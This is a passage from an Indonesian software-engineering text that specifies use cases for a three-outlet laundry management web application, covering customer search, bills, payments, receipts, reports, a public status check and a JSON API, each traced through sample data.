Tujuan	Menemukan pelanggan dengan cepat di meja depan
Prakondisi	Sudah login
Pascakondisi	Tidak ada yang berubah: pencarian bersifat hanya-baca

Alur utama.

1. Kasir mengetik sebagian nama, nomor telepon, atau id pelanggan.
2. Sistem mencari di nama, *digit* telepon, dan id, tanpa membedakan huruf besar dan kecil, dengan *prepared statement* dan parameter `LIKE`.
3. Sistem menampilkan paling banyak dua puluh hasil yang diurutkan menurut nama, masing-masing dengan id, nama, telepon, dan deposit.
4. Kasir memilih satu. Sistem membuka halaman pelanggan itu atau, bila dipanggil dari UC-05, memasukkan pelanggan itu ke formulir nota.

Alur alternatif. *3a.* Tidak ada yang cocok: "No customer found", dengan tombol *Register new customer* yang memulai UC-03. *3b.* Lebih dari dua puluh hasil: halaman-halaman, dengan *Next* dan *Previous*.

Penelusuran. Kasir mengetik `wijaya`. Delapan pelanggan cocok, diurutkan menurut nama: `C0228` Aisyah Wijaya, `C0137` Dewi Wijaya, `C0148` Diah Wijaya, `C0090` Farah Wijaya, `C0089` Ika Wijaya, `C0152` Kevin Wijaya, `C0151` Syaiful Wijaya, dan `C0082` Yoga Ahmad Wijaya. Pelanggan di meja depan lalu menyebutkan nomor teleponnya, "nol-delapan-sembilan-enam, nol-nol-nol-nol, satu-empat-delapan-dua", dan kasir mengetik `0896 0000 1482` dengan spasi. Langkah 2 hanya membandingkan digit, sehingga tepat satu pelanggan cocok: `C0151` Syaiful Wijaya, dengan 35 nota. Mengetik `zzzz` menghasilkan alternatif 3a.

4.7.2 UC-03 Mendaftarkan atau mengubah pelanggan

Tabel 4.7 memuat kepala use case yang menjaga data pelanggan tetap benar.

Tabel 4.7 UC-03 Mendaftarkan atau mengubah pelanggan.

Bagian	Isi
Aktor	Kasir (menghapus: supervisor, pemilik)
Tujuan	Menjaga data pelanggan tetap benar
Prakondisi	Sudah login; untuk mengubah, pelanggannya ada
Pascakondisi	Satu baris `Customer` disisipkan, diperbarui, atau dihapus; atau tidak ada yang berubah setelah galat

Alur utama (mendaftarkan).

1. Kasir memilih *New customer*; sistem menampilkan formulir kosong.
2. Kasir memasukkan nama, jenis kelamin, tempat lahir, tanggal lahir, alamat, telepon, dan surel lalu menekan *Save*.
3. Sistem memvalidasi setiap isian di server: nama 1 sampai 50 karakter; 8 sampai 15 digit pada telepon; tanda `@` pada surel; tanggal lahir di masa lalu; jenis kelamin `f` atau `m`.
4. Sistem menghitung id berikutnya dan menyisipkan pelanggan dengan `enrolled` = sekarang dan deposit 0.
5. Sistem menampilkan halaman pelanggan baru dengan pesan "Customer C0257 saved".

Alur alternatif. *3a.* Data tidak sah: formulir kembali dengan nilai-nilai yang sudah diisi dan pesan di sebelah setiap isian yang salah. *3b.* Nomor telepon itu sudah dimiliki pelanggan lain: peringatan, "Phone already used by C0151 Syaiful Wijaya. Is this the same person?", dengan tautan; menyimpan tetap diizinkan, karena dua orang dapat berbagi telepon. *E1. Mengubah:* formulir dan validasi yang sama, tetapi id dan tanggal pendaftaran tidak dapat diubah. *D1. Menghapus* (supervisor, pemilik): setelah konfirmasi, dan hanya untuk pelanggan tanpa nota; bila tidak, sistem menolak dengan kata-kata.

Penelusuran. Rina Kusuma, pelanggan baru di Wiyung, memberikan datanya: perempuan, lahir di Surabaya pada 2 April 1996, telepon `0812-0000-7788`, surel `rina.kusuma@example.com`. Id pelanggan tertinggi dalam data setahun adalah `C0256`, jadi menurut BR-14 ia menjadi `C0257`. Seandainya kasir mengetik `rina` sebagai surel, `12` sebagai telepon, dan `2030-01-01` sebagai tanggal lahir, serta mengosongkan nama, formulir akan kembali dengan empat pesan dan tidak ada yang disimpan (TC-2.6). Ketika kemudian seorang supervisor mencoba menghapus `C0094` Khadijah Hakim, jawabannya adalah "This customer has 62 bills and cannot be deleted", bukan galat basis data.

Data yang diminta pada langkah 2 perlu dicatat. Tanggal dan tempat lahir berasal dari rancangan asli 2020 dan dipertahankan agar SQL asli tetap dapat dimuat, tetapi menurut prinsip minimalisasi data dalam UU PDP [5] keduanya tidak ditampilkan di tempat mana pun yang memungkinkan data pelanggan bocor: tidak di struk dan tidak di halaman status.

4.8 Daftar Harga: UC-04 Mengelola layanan dan harga

Hanya pemilik yang mengubah harga, dan **Tabel 4.8** memuat kepala use case tempat ia melakukannya.

Tabel 4.8 UC-04 Mengelola layanan dan harga.

Bagian	Isi
Aktor	Pemilik
Tujuan	Menjaga daftar harga tetap mutakhir
Prakondisi	Login sebagai pemilik
Pascakondisi	Daftar harga berubah; nota yang sudah ada tidak berubah (BR-1)

Alur utama.

1. Pemilik membuka *Services*; sistem mendaftar kedua belas layanan beserta harganya.
2. Pemilik memilih *Edit* untuk sebuah layanan, mengubah harganya, lalu menyimpan.
3. Sistem memvalidasi deskripsi (1 sampai 50 karakter) dan harga (bilangan bulat dari 1 sampai 99.999) lalu memperbarui barisnya.
4. Sistem mengonfirmasi: “Price of S0001 changed. Existing bills keep their price.”

Alur alternatif. *2a. Layanan baru:* sistem memberikan id berikutnya, `S0013`. *2b. Menghapus:* ditolak bila layanan itu dipakai nota, dengan saran untuk mengganti namanya menjadi “(discontinued) …”. *1a.* Pengguna selain pemilik melihat daftarnya tanpa tombol, dan permintaan langsung mendapat HTTP 403.

Penelusuran. Harga deterjen naik dan pemilik menaikkan cuci-lipat, `S0001`, dari Rp 8.000 menjadi Rp 8.500 per kg. Nota `B2938`, yang dibuat dua hari sebelumnya, tetap Rp 40.000, karena jumlahnya ditetapkan ketika nota dibuat. Nota 5 kg berikutnya menjadi $8500 \times 5 = 42500$. Ketika pemilik, sambil merapikan, mencoba menghapus `S0001`, sistem menolak: layanan itu dipakai 1.368 nota, hampir separuh dari 2.953 nota setahun. Pemilik kemudian menambahkan layanan karpet, “Carpet (per m2)” seharga Rp 12.000, yang menjadi `S0013`.

4.9 Hidup Sebuah Nota

Lima use case menggerakkan sebuah nota sepanjang hidupnya: membuatnya (UC-05), menandainya selesai (UC-06), menyerahkannya (UC-07), membatalkannya (UC-08), dan mencatat keluhan tentangnya (UC-15). Kelimanya adalah jantung aplikasi, dan setiap penelusuran di bawah ini memakai nota nyata.

4.9.1 UC-05 Membuat nota

Tabel 4.9 memuat kepala use case terpenting dalam aplikasi ini.

Tabel 4.9 UC-05 Membuat nota.


Bagian	Isi
Aktor	Kasir (supervisor, pemilik)
Tujuan	Mendaftarkan cucian pelanggan agar dapat diproses, ditemukan, dan dibayar
Prakondisi	Login sebagai karyawan yang memiliki gerai; pelanggan membawa cucian
Pemicu	Seorang pelanggan menaruh kantong di meja depan
Pascakondisi	Berhasil: satu `Bill` (`queued`), satu `StatusLog`, nol atau satu `Payment`, semuanya atau tidak sama sekali; raknya terisi. Gagal: tidak ada yang disimpan

Alur utama.

1. Kasir memilih *New bill*.
2. Kasir mencari pelanggan («include» UC-02) dan memilihnya.
3. Kasir memilih layanan, menimbang kantong, dan memasukkan satuan, dibulatkan ke atas (BR-2).
4. Sistem menampilkan harga, satuan × harga, dan waktu janji siap (BR-7).
5. Sistem mengusulkan rak kosong terendah di gerai itu (BR-8); kasir boleh memilih rak kosong lainnya.
6. Kasir bertanya: “bayar sekarang, sebagian sekarang, atau saat mengambil?” lalu tidak memasukkan apa pun, atau lanjut ke 6a.
7. Kasir menekan *Save*.
8. Dalam satu transaksi sistem menghitung id nota berikutnya, menghitung harga *sekali lagi di server*, menyisipkan nota (`queued`, `arrived` = sekarang, gerai dan karyawan dari sesi), menyisipkan baris StatusLog `queued`, dan menyisipkan pembayaran bila ada.
9. Sistem menampilkan halaman nota dengan *Print receipt* («extend» UC-10).

Alur alternatif. *2a.* Pelanggan baru: UC-03, lalu kembali ke langkah 3. *3a.* Satuan 0, bilangan negatif, desimal, atau lebih dari 999: “Enter a whole number from 1 to 999; round kg up”, tidak ada yang disimpan. *5a.* Rak yang dipilih sementara itu sudah diambil kasir lain: saat menyimpan, “Rack A03 is in use, choose another rack”, dengan semua isian lain tetap ada. *6a.* Bayar sekarang («extend» UC-09): metode dan jumlah, lunas atau uang muka; pembayaran disimpan dalam transaksi yang sama pada langkah 8. *8a.* Galat basis data: transaksi dibatalkan (*rollback*), “The bill was not saved, please try again”, dan rinciannya masuk ke log server.

Gambar 4.3 adalah formulir langkah 1, ditangkap dari jalur Flask yang sedang berjalan saat login sebagai Fitri Handayani.



Gambar 4.3 Formulir *New bill* jalur Flask, ditangkap dari salinan kita sendiri yang sedang berjalan. Gerai (O03 Wiyung) dan karyawan penerima berasal dari sesi, bukan dari formulir; daftar rak hanya menawarkan rak kosong, dari yang terendah; baris harga meminta bilangan bulat kilogram.

Penelusuran dengan data nyata. Pukul 20.09.56 pada 30 September 2026, Khadijah Zulkarnain (`C0086`) membawa sebuah kantong ke Wiyung. Fitri mencarinya berdasarkan nama (langkah 2), memilih `S0001` Wash, dry & fold, menimbang kantongnya dan memasukkan 5 kg, dibulatkan ke atas (langkah 3). Formulir menampilkan `5 × Rp 8.000 = Rp 40.000`, siap 2 Oktober 20.09 (langkah 4). Rak kosong terendah di Wiyung saat itu adalah `A03`, karena `A01` ditempati `B2944` dan `A02` ditempati `B2950`; Fitri memilih `B07`, dekat pintu (langkah 5). Khadijah membayar Rp 20.000 tunai sekarang (langkah 6a). Saat *Save* ditekan (langkah 7 dan 8) sistem menulis nota `B2952` dengan `payment` 40000 dan satu baris StatusLog `queued` oleh `E0012`. Dalam data contoh, uang muka dicatat beberapa menit kemudian, pukul 20.13.02, yaitu sebagai UC-09 tersendiri dan bukan bagian dari langkah 8; kedua jalur itu diizinkan.

> **PERINGATAN: Harga dihitung dua kali, dengan sengaja.** Langkah 4 menghitung harga di peramban agar kasir dapat memberi tahu pelanggan; langkah 8 menghitungnya lagi di server dan mengabaikan apa pun yang dikirim peramban (AC-4.1). Perhitungan pertama untuk manusia; perhitungan kedua yang berlaku.

4.9.2 UC-06 Menandai nota selesai

Tabel 4.10 memuat kepala use case milik pencuci.

Tabel 4.10 UC-06 Menandai nota selesai.

Bagian	Isi
Aktor	Pencuci (supervisor, pemilik)
Tujuan	Memberi tahu meja depan bahwa cucian sudah siap
Prakondisi	Sudah login; nota berstatus `queued` dan milik gerai pengguna (pemilik: gerai mana pun)
Pemicu	Pencuci menaruh kantong yang selesai di raknya
Pascakondisi	Status `finished`, waktu `finished` terisi, satu baris StatusLog dengan id pencuci

Alur utama.

1. Pencuci membuka antrean. Sistem mendaftar nota antre di gerai itu, dari yang terlama, dengan nota terlambat ditandai merah.
2. Pencuci menyelesaikan pekerjaan fisiknya, menaruh kantong di raknya, dan menekan *Finished* pada nota itu.
3. Sistem menjalankan `UPDATE Bill SET status = 'finished', finished = now WHERE id = ? AND status = 'queued'` dan menyisipkan baris StatusLog, dalam satu transaksi.
4. Nota pindah ke "Ready for pickup".

Alur alternatif. *3a.* Pembaruan tidak mengubah baris mana pun, karena seseorang baru saja menyelesaikan atau membatalkan nota itu: sistem membatalkan transaksi dan menyatakan nota itu tidak lagi diproses (HTTP 409 di API). *1a.* Kasir membuka antrean: ia dapat melihatnya, tetapi tanpa tombol *Finished*.

Penelusuran. Di Wiyung pada malam 30 September, Nur Aini Maulida (`E0014`) menyelesaikan 5 kg milik Syaiful Wijaya pada nota `B2938` dan menekan *Finished* pukul 18.00.28. Nota itu dijanjikan pukul 19.52.30, jadi siap hampir dua jam lebih awal. Di Keputih gambarannya berbeda: antrean menampilkan sembilan nota dalam proses, enam di antaranya terlambat, yang tertua `B2909` sekitar 101 jam, karena mesin pengering rusak. Antrean ada justru agar supervisor melihat hal ini sebelum pelanggan melihatnya.

> **WAWASAN KUNCI: MENGAPA `AND status = 'queued'`.** Dua pencuci melihat nota yang sama dan menekan *Finished* pada detik yang sama. Tanpa syarat itu, kedua pembaruan berhasil, dua baris StatusLog tertulis, dan riwayat menyatakan kantong itu selesai dua kali. Dengan syarat itu, basis data membiarkan pembaruan pertama mengubah satu baris dan yang kedua tidak mengubah apa pun; pencuci kedua mendapat "tidak lagi diproses". Aturannya (AC-5.8) hanya satu klausa SQL, dan uji TC-5.10 memeriksanya dengan dua *thread*.

4.9.3 UC-07 Menyerahkan cucian

Tabel 4.11 memuat kepala use case yang menutup sebuah nota.

Tabel 4.11 UC-07 Menyerahkan cucian.

Bagian	Isi
Aktor	Kasir (supervisor, pemilik)
Tujuan	Mengembalikan cucian yang bersih dan menutup nota
Prakondisi	Sudah login; nota berstatus `finished`; pelanggan ada di meja depan
Pascakondisi	Status `departed`, raknya kosong, satu baris StatusLog; sisa 0 kecuali "bayar nanti" dicentang

Alur utama.

1. Kasir menemukan nota lewat id pada struk, atau lewat pelanggannya.

2. Sistem menampilkan nota: rak, tagihan, terbayar, sisa.
3. Bila sisanya di atas nol, kasir mencatat pembayaran («include» UC-09) sampai sisanya nol.
4. Kasir mengambil kantong dari rak dan menekan *Hand over*.
5. Sistem menetapkan `status = 'departed'` dan `departed` = sekarang dengan pembaruan bersyarat, lalu menyisipkan baris StatusLog. Rak kosong kembali.

Alur alternatif. *3a.* Pelanggan tidak dapat membayar sekarang dan kasir, setelah mengecek ke supervisor, mencentang "customer pays later": penyerahan diizinkan, dan nota muncul di laporan piutang. *3b.* Masih ada sisa dan tidak ada yang dicentang: "Balance Rp 40.000 open. Record the payment or tick 'customer pays later'." *1a.* Nota masih antre: "Not finished yet (promised …)". *1b.* Orang lain mengambil cucian untuk pelanggan: kebijakan binatu adalah menyerahkan kepada siapa pun yang membawa struk, atau id nota dan telepon; sistem tidak memeriksa identitas.

Penelusuran. Pada 3 Oktober 2025 pukul 20.11, Clarissa Permana kembali ke Keputih untuk nota `B0006`, kilat, 3 kg, Rp 36.000, yang sudah ia bayar Rp 18.000 sehari sebelumnya. Sisanya Rp 18.000, jadi langkah 3 berlaku: Kevin Tanoto mencatat Rp 18.000 tunai, sisanya menjadi nol, dan pukul 20.11.24, pada detik yang sama, ia menyerahkan kantongnya. Alternatif 3a juga ada dalam data: nota `B0340`, bed cover milik Adi Eko Alatas, Rp 35.000, diserahkan pada 30 November 2025 pukul 07.19 tanpa dibayar sama sekali, dan sampai kini masih menjadi baris pertama laporan piutang.

4.9.4 UC-08 Membatalkan nota

Tabel 4.12 memuat kepala satu-satunya use case yang membatalkan sebuah pesanan.

Tabel 4.12 UC-08 Membatalkan nota.

Bagian	Isi
Aktor	Supervisor, pemilik
Tujuan	Membatalkan pesanan yang tidak akan diproses
Prakondisi	Nota berstatus `queued` dan tidak memiliki pembayaran (BR-5)
Pascakondisi	Nota batal: status `departed`, `finished` kosong, `payment` 0, StatusLog `cancelled`; pendapatan tidak terpengaruh

Alur utama.

1. Supervisor membuka nota dan menekan *Cancel bill*.
2. Sistem bertanya: "Cancel B2944? The customer takes the items back. This cannot be undone."
3. Supervisor mengonfirmasi.
4. Dalam satu transaksi sistem menetapkan `status = 'departed'`, `departed` = sekarang, dan `payment` = 0, hanya `WHERE status = 'queued'` dan hanya bila tidak ada pembayaran, lalu menyisipkan StatusLog `cancelled`.
5. Sistem menampilkan nota itu sebagai *Cancelled*.

Alur alternatif. *1a.* Nota memiliki pembayaran: tombolnya dinonaktifkan dengan petunjuk "Payments exist. Refunds are handled outside the system; ask the owner." *1b.* Nota berstatus finished atau departed: tidak ada tombol; API menjawab 409. *3a.* Supervisor menjawab *No*: tidak ada yang berubah.

Penelusuran. Mengapa nota yang dibatalkan menjadi `departed` dengan tagihan 0, alih-alih mendapat status `cancelled`? Karena rancangan 2020 hanya mengizinkan tiga status, dan BR-13 melarang menciptakan status keempat; baris StatusLog `cancelled`-lah yang menandainya. Ada 21

pembatalan dalam data setahun. Salah satunya mengikuti deskripsi ini dengan tepat: `B1610`, cuci-lipat 8 kg di Rungkut milik Hendro Ramadhan, diterima pada 14 April 2026 pukul 20.56 dan dibatalkan keesokan paginya pukul 07.01.51 oleh pemilik, Hendra Wijaya, sebelum dicuci dan sebelum ada pembayaran; `payment`-nya 0 dan `finished`-nya kosong. Dua puluh lainnya adalah sebuah temuan. Baris log `cancelled` mereka menyebut *kasir yang sedang bertugas*, misalnya `B0277`, 7 kg gorden milik Fajar Tanoto, dibatalkan di Rungkut pada 15 November 2025 dengan id Dewi Lestari Putri, karena pembangkit data mencatat siapa pun yang berdiri di meja depan. AC-5.3 menyatakan hanya supervisor atau pemilik yang boleh membatalkan. Entah aturannya harus berbunyi "kasir mencatat pembatalan setelah supervisor menyetujui", entah riwayatnya harus menyebut supervisor. Menelusuri use case dengan data nyata adalah cara menemukan ketidakcocokan semacam ini; Soal 4.11 meminta Anda memutuskannya. Pada malam terakhir, `B2944` di Wiyung (antre, tanpa pembayaran) dapat dibatalkan oleh Bambang Sutrisno; `B2952` tidak, karena uang muka Rp 20.000 milik Khadijah.

4.9.5 UC-15 Mencatat keluhan

Tabel 4.13 memuat kepala use case yang mencatat apa yang salah setelah pengambilan.

Tabel 4.13 UC-15 Mencatat keluhan.

Bagian	Isi
Aktor	Supervisor, pemilik
Tujuan	Mencatat keluhan agar masalah mutu menjadi tampak
Prakondisi	Nota berstatus departed dan tidak dibatalkan
Pascakondisi	Satu baris StatusLog `complaint`; statusnya tidak berubah

Alur utama.

1. Seorang pelanggan menelepon atau datang lagi: "nodanya masih ada", "kaus kakinya hilang satu".
2. Supervisor membuka nota dan menekan *Record complaint*.
3. Sistem menyisipkan StatusLog `complaint` dengan id supervisor dan waktunya. Statusnya tetap `departed`.
4. Keluhan tampil dalam riwayat nota dan dalam laporan mutu.

Alur alternatif. *1a.* Nota belum departed: tidak ada tombol, karena tidak ada yang dapat mengeluhkan cucian yang belum diterimanya.

Penelusuran. Nurul Anggraeni mengambil nota `B0014` dari Keputih pada 5 Oktober 2025; pada 7 Oktober pukul 07.46 ia datang lagi dengan keluhan, dan Siti Nurhaliza Rahman mencatatnya. Ada 44 keluhan dalam setahun, sekitar 1,5 % nota yang diambil. Skema tidak memiliki isian untuk *isi* keluhan; supervisor menanganinya di luar sistem, misalnya dengan cuci ulang gratis sebagai nota baru. Bab 3 mendaftar catatan teks bebas sebagai *Could have*.

4.10 Uang

4.10.1 UC-09 Mencatat pembayaran

Tabel 4.14 memuat kepala use case yang menangani uang.

Tabel 4.14 UC-09 Mencatat pembayaran.

Bagian	Isi
Aktor	Kasir (supervisor, pemilik)
Tujuan	Mendaftarkan uang yang diterima untuk sebuah nota
Prakondisi	Nota tidak dibatalkan dan sisanya di atas nol
Pascakondisi	Satu baris `Payment` (dan untuk pembayaran deposit, deposit yang berkurang); sisanya berkurang

Alur utama.

1. Di halaman nota, kasir menekan *Add payment*. Sistem menampilkan sisanya.
2. Kasir memilih metode (tunai, QRIS, transfer, deposit), memasukkan jumlah (sisa disarankan) dan, untuk QRIS atau transfer, referensi yang tampil di ponsel pelanggan atau aplikasi banknya.
3. Sistem memeriksa $0 < \textit{amount} \leq \textit{balance}$ dan aturan referensi (BR-6).
4. Sistem menyisipkan pembayaran dengan `paid_at` = sekarang dan menampilkan sisa yang baru.

Alur alternatif. *2a. Tunai:* kasir memasukkan uang yang diterima, misalnya Rp 50.000 untuk sisa Rp 45.000; sistem menampilkan kembalian, Rp 5.000, dan menyimpan Rp 45.000. *2b. Deposit:* bila deposit mencukupi, pembayaran disimpan dengan referensi `DEPOSIT` dan deposit dikurangi *dalam transaksi yang sama*; bila tidak, "Deposit Rp 9.000 is not enough", dengan tawaran membayar sebagian dari deposit. *3a.* Jumlahnya melebihi sisa: "The balance is only Rp 18.000". *3b.* QRIS atau transfer tanpa referensi: "Enter the payment reference".

Penelusuran. Nota `B0014` milik Nurul Anggraeni, cuci-lipat 3 kg di Keputih, Rp 24.000: saat menitipkan pada 3 Oktober 2025 pukul 10.04 ia membayar Rp 12.000 tunai; saat mengambil pada 5 Oktober pukul 13.03 ia membayar Rp 12.000 sisanya lewat QRIS dengan referensi `QRIS 948774831344`, diketik dari ponselnya, dan Rizky Pratama menyerahkan kantongnya pada detik yang sama. QRIS menanggung 1.151 dari 3.319 pembayaran setahun, mencerminkan betapa lazimnya cara ini sekarang: Bank Indonesia melaporkan 12,55 miliar transaksi QRIS pada semester pertama 2026 saja [6]. Binatu tidak tersambung ke gerbang pembayaran; referensi yang diketik itulah yang memungkinkan pemilik mencocokkan pembayaran dengan rekening koran bank.

4.10.2 UC-10 Mencetak struk

Tabel 4.15 memuat kepala use case yang menghasilkan bukti bagi pelanggan.

Tabel 4.15 UC-10 Mencetak struk.

Bagian	Isi
Aktor	Kasir
Tujuan	Memberi pelanggan bukti pesanan dan pembayaran
Prakondisi	Notanya ada
Pascakondisi	Tidak ada yang berubah

Alur utama.

1. Kasir menekan *Print receipt* di halaman nota.
2. Sistem membuka struk: logo resmi, gerai, id nota dan waktu-waktunya, nama dan telepon pelanggan, baris layanan, pembayaran, sisa, rak, waktu janji, dan petunjuk cek status.
3. Kasir menekan *Print*; tata letaknya pas untuk kertas termal 80 mm.

Alur alternatif. *2a.* Nota sudah departed: struk menyatakan "COLLECTED" beserta tanggalnya; bila dibatalkan, "CANCELLED".

Penelusuran. Struk `B2938` menampilkan Profitina Laundry Wiyung, 031-0000-2103; `B2938`; diterima 28 Sep 2026 19:52; Syaiful Wijaya, 0896-0000-1482; `5 kg × Rp 8.000 = Rp 40.000`; belum ada pembayaran; sisa Rp 40.000; rak `A05`; siap 30 Sep 2026 19:52; dan "Check status: /status, bill B2938 + your phone number". Struk itu tidak menampilkan alamat maupun surelnya.

4.11 Memantau Usaha

4.11.1 UC-11 Melihat dasbor

Tabel 4.16 memuat kepala halaman yang pertama kali dilihat setiap karyawan.

Tabel 4.16 UC-11 Melihat dasbor.

Bagian	Isi
Aktor	setiap karyawan
Tujuan	Melihat sekilas apa yang terjadi hari ini
Prakondisi	Sudah login
Pascakondisi	Tidak ada yang berubah

Alur utama.

1. Setelah login, atau lewat *Dashboard*, sistem menghitung angka hari ini untuk gerai pengguna (pemilik: ketiganya).
2. Sistem menampilkan ubin untuk nota hari ini, uang hari ini, dalam proses, siap, dan terlambat, pendapatan bulan itu per gerai, serta layanan teratas.

Alur alternatif. *1a.* Pencuci hanya melihat ubin antrean, tanpa uang. *1b.* Tidak ada kejadian hari ini, misalnya pada hari libur: ubin menampilkan 0 dan teks "No bills yet today".

Penelusuran. Pemilik login pukul 21.00 pada 30 September 2026. Rungkut menerima 6 nota hari ini dan Rp 186.000, dengan 9 dalam proses dan 23 siap; Keputih 1 nota dan Rp 0, dengan 9 dalam proses yang 6 di antaranya terlambat, dan 6 siap; Wiyung 3 nota dan Rp 160.000, 5 dalam proses, 5 siap. Pendapatan September Rp 11.913.000. Pencuci Agus Setiawan, yang login di Rungkut, hanya melihat "9 in process, 23 ready", dan tidak ada "Rp" di mana pun pada halamannya (TC-8.4).

4.11.2 UC-12 Melihat laporan dan mengekspor CSV

Tabel 4.17 memuat kepala use case laporan milik pemilik dan supervisor.

Tabel 4.17 UC-12 Melihat laporan dan mengekspor CSV.

Bagian	Isi
Aktor	Supervisor, pemilik
Tujuan	Memahami usaha dari waktu ke waktu dan menyerahkan angka ke spreadsheet
Prakondisi	Login sebagai supervisor atau pemilik
Pascakondisi	Tidak ada yang berubah; mungkin ada berkas CSV yang diunduh

Alur utama.

1. Pengguna membuka *Reports*, memilih laporan (bulanan, gerai, layanan, karyawan, piutang) dan periode, secara bawaan dua belas bulan terakhir.
2. Sistem menjalankan kueri laporan, sebagai *prepared statement* dengan periode sebagai parameter, dan menampilkan tabel beserta totalnya.

3. Pengguna menekan *Download CSV*; sistem mengirim baris-baris yang sama sebagai lampiran `text/csv`.

Alur alternatif. *2a.* Tidak ada nota pada periode itu: "No bills in this period". *1a.* "Dari" lebih lambat daripada "sampai": tanggalnya ditukar dan sebuah pemberitahuan ditampilkan.

Penelusuran. Pemilik membuka laporan layanan untuk setahun penuh. Cuci-lipat, `S0001`, memimpin dengan 1.368 nota, 8.531 kg, dan Rp 67.632.000, 46,9 % pendapatan; kilat, `S0002`, menyusul dengan 405 nota dan Rp 18.360.000. Ia mengunduh laporan bulanan sebagai `report-monthly-2025-10_2026-09.csv`, yang baris keduanya, `2025-10,171,8362000,7686000`, terbuka di spreadsheet sebagai angka, bukan teks.

4.12 Dunia Luar

4.12.1 UC-13 Mengecek status nota

Tabel 4.18 memuat kepala satu-satunya use case yang terbuka bagi publik.

Tabel 4.18 UC-13 Mengecek status nota.

Bagian	Isi
Aktor	Pelanggan (publik, tanpa login)
Tujuan	Mengetahui apakah cucian sudah siap dan berapa yang masih harus dibayar, tanpa menelepon
Prakondisi	Pelanggan memegang id nota dari struk dan nomor telepon yang diberikan saat menitipkan
Pascakondisi	Tidak ada yang berubah; tidak ada data pribadi yang ditampilkan selain yang sudah diketahui pelanggan

Alur utama.

1. Pelanggan membuka halaman status di ponselnya.
2. Ia memasukkan id nota dan nomor telepon lalu menekan *Check*.
3. Sistem menormalkan masukan (id huruf besar, telepon hanya digit), memeriksa pembatasan laju, dan mencari nota yang digabung dengan pelanggannya, dengan *kedua* syarat dalam satu *prepared statement*.
4. Sistem menampilkan id nota, status dengan kata-kata biasa, tanggal-tanggal, layanan, jumlah, total, sisa, serta nama dan telepon gerai.

Alur alternatif. *3a.* Nota tidak dikenal, *atau* telepon yang tidak cocok: "No bill found for this number and phone. Check the receipt or call the outlet." Teksnya sama untuk kedua kasus (BR-10). *3b.* Lebih dari sepuluh pengecekan dalam semenit dari satu alamat: HTTP 429, "Please wait a minute". *4a.* Nota antre menampilkan "In process, expected ready by …"; nota departed "Collected on …"; nota batal "Cancelled".

Penelusuran. Syaiful Wijaya memasukkan `B2938` dan `0896 0000 1482`. Setelah langkah 3, id-nya `B2938` dan teleponnya `089600001482`, yang cocok dengan `0896-0000-1482` digit demi digit. Ia melihat: *B2938, Ready for pickup since 30 Sep 2026 18:00, Wash, dry & fold, 5 kg, total Rp 40.000, still to pay Rp 40.000, Profitina Laundry Wiyung, 031-0000-2103.* Orang asing yang memasukkan `B2938` dengan `0812-0000-4710` melihat pesan tidak ditemukan, begitu pula orang yang memasukkan `B9999`: halaman itu tidak pernah memastikan bahwa sebuah nota ada, yakni prinsip minimalisasi data UU PDP [5] yang diterapkan pada satu kalimat.

4.12.2 UC-14 Memakai API JSON

Tabel 4.19 memuat kepala use case yang menjadi jalan kerja bagi program.

Tabel 4.19 UC-14 Memakai API JSON.

Bagian	Isi
Aktor	Klien API
Tujuan	Membaca dan, bila diizinkan, mengubah data yang sama dengan halaman web, dalam JSON
Prakondisi	Klien dapat mengirim permintaan HTTP dan menyimpan cookie
Pascakondisi	Sesuai use case yang dijalankan permintaannya

Alur utama.

1. Klien mengirim `POST /api/login` dengan surel dan kata sandi; sistem menjawab dengan data karyawan, perannya, dan `csrf_token`, serta menetapkan cookie sesi.
2. Klien membaca, misalnya `GET /api/bills?status=queued&outlet=O03`.
3. Untuk perubahan, klien mengirim `POST`, `PUT`, atau `DELETE` dengan header `X-CSRF-Token`.
4. Klien mengirim `POST /api/logout`.

Alur alternatif. Tanpa sesi atau sesi kedaluwarsa: 401. Peran yang tidak boleh melakukannya: 403. Isian tidak sah: 422 dengan `fields`. Perubahan yang tidak diizinkan keadaan saat itu: 409.

